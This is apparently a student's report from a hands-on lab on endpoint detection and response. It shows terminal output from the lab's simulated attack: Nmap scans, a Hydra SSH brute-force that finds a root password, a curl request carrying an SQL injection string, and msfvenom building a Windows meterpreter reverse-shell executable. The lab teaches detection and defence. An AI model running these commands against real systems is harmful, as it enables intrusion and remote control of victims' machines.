

Student:Email:

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Time on Task:Progress:


12 hours, 3 minutes100%

Report Generated: Sunday, November 17, 2024 at 10:32 PM


Hands-On Demonstration

Part 1: Deploying an EDR Solution to Endpoints

17. Make a screen capture showing the vWorkstation Agent overview dashboards.



34. Make a screen capture showing the TargetLinux01 agent overview dashboards.



Part 2: Launch a Simulated Attack

5. Make a screen capture showing the extensive results of your aggressive Nmap scan.

```
(kali@kali)~$ nmap 200.0.0.86
Starting Nmap 7.91 ( https://nmap.org ) at 2024-11-17 01:39 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
rvers with --dns-servers
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.0077s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 5.01 seconds

(kali@kali)~$ nmap -A 200.0.0.86 -p 80,22
Starting Nmap 7.91 ( https://nmap.org ) at 2024-11-17 01:40 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
rvers with --dns-servers
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.0082s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 80:a3:42:ef:99:2b:58:06:c7:2a:a8:ca:07:1c:db:a0 (RSA)
|_ 256 a2:40:f2:e4:8b:00:04:5f:93:d6:c9:f4:77:8d:ea:ef (ECDSA)
|_ 256 4f:62:89:29:07:48:02:2d:41:2d:58:54:83:f3:dd:65 (ED25519)
80/tcp    open  http     nginx/1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: DRISST: Intelligent Security Simulation Systems
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds

(kali@kali)~$
```

Deploying an Endpoint Detection and Response Solution

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7. Make a screen capture showing the valid credentials found by Hydra's SSH brute-force.




```
(kali@kali) ~  
File Actions Edit View Help  
Deploying an Endpoint Detection and Response Solution  
AttackLinux01  
2024-11-17 01:16:44  
3072 80:a3:42:ef:99:2b:58:06:c7:2a:a8:ca:07:1c:db:a0 (RSA)  
256 a2:40:f2:e4:8b:00:04:5f:93:d6:c9:f4:77:8d:ea:ef (ED25519)  
256 4f:62:89:29:07:48:02:2d:41:2d:58:54:83:f3:dd:65 (ED25519)  
80/tcp open  http  nginx 1.18.0 (Ubuntu)  
_http-server-header: nginx/1.18.0 (Ubuntu)  
_http-title: DRISST: Intelligent Security Simulation Systems  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.83 seconds  
  
(kali@kali) ~  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
hydra: invalid option -- 'l'  
  
(kali@kali) ~  
$ hydra -I root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh 255 x  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-17 01:13:57  
[ERROR] Unknown service: 200.0.0.86  
  
(kali@kali) ~  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh 255 x  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-17 01:14:33  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task  
[DATA] attacking ssh://200.0.0.86:22/  
[STATUS] 35.00 tries/min, 35 tries in 00:01h, 546 to do in 00:16h, 4 active  
[22][ssh] host: 200.0.0.86 login: root password: myradmint0T0ro  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-17 01:16:25  
  
(kali@kali) ~  
$
```

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9. Make a screen capture showing the command and the redirection location.




```
kali@kali: ~  
Deploying an Endpoint Detection and Response Solution  
AttackLinux01  
2024-11-17 01:45:34  
Devon Jacob  
File Actions Edit View Help  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)  
_ssh-hostkey:  
| 3072 80:a3:42:ef:99:2b:58:06:c7:2a:a8:ca:07:1c:db:a0 (RSA)  
| 256  a2:40:f2:e4:8b:00:04:5f:93:d6:c9:f4:77:8d:ea:ef (ECDSA)  
| 256  4f:62:89:29:07:48:02:2d:41:2d:58:54:83:f3:dd:65 (ED25519)  
80/tcp    open  http      nginx/1.18.0 (Ubuntu)  
_http-server-header: nginx/1.18.0 (Ubuntu)  
_http-title: DRISST: Intelligent Security Simulation Systems  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds  
  
(kali@kali)-[~]  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-17 01:41:17  
[ERROR] File for passwords not found: /usr/share/wordlists/word.lst  
  
(kali@kali)-[~]  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh 255 x  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-17 01:41:59  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task  
[DATA] attacking ssh://200.0.0.86:22/  
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 545 to do in 00:16h, 4 active  
[22][ssh] host: 200.0.0.86 login: root password: myradmint0T0ro  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-17 01:43:56  
  
(kali@kali)-[~]  
$ curl -XGET "http://200.0.0.86/dashboard/?id=SELECT**FROM+users;"  
Found. Redirecting to /users/login  
  
(kali@kali)-[~]  
$
```

Deploying an Endpoint Detection and Response Solution

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12. Make a screen capture showing successful payload creation and where it is saved.



```
(kali@kali)~$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-17 01:41:17
[ERROR] File for passwords not found: /usr/share/wordlists/word.lst

(kali@kali)~$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-17 01:41:59
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task
[DATA] attacking ssh://200.0.0.86:22/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 545 to do in 00:16h, 4 active
[22][ssh] host: 200.0.0.86 login: root password: myradminT0T0ro
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-17 01:43:56

(kali@kali)~$ curl -XGET "http://200.0.0.86/dashboard/?id=SELECT**FROM+users;"
Found. Redirecting to /users/login

(kali@kali)~$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444 -f exe -o /var/www/html/edgey.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/edgey.exe


(kali@kali)~$
```


35. Make a screen capture showing the system privilege escalation attempt.



Part 3: Detect and Respond to a Simulated Attack


16. Make a screen capture showing the SQL select command from your attack in the full_log field value.




Deploying an Endpoint Detection and Response Solution

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24. Make a screen capture showing the Rule Details for the *sshd: Multiple Authentication Failures* alert.




30. Make a screen capture showing the *location* and *full_log* values for the alert generated by your aggressive Nmap scan.




Deploying an Endpoint Detection and Response Solution

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42. Make a screen capture showing details for rule 61138 in the T1050 Technique alert.



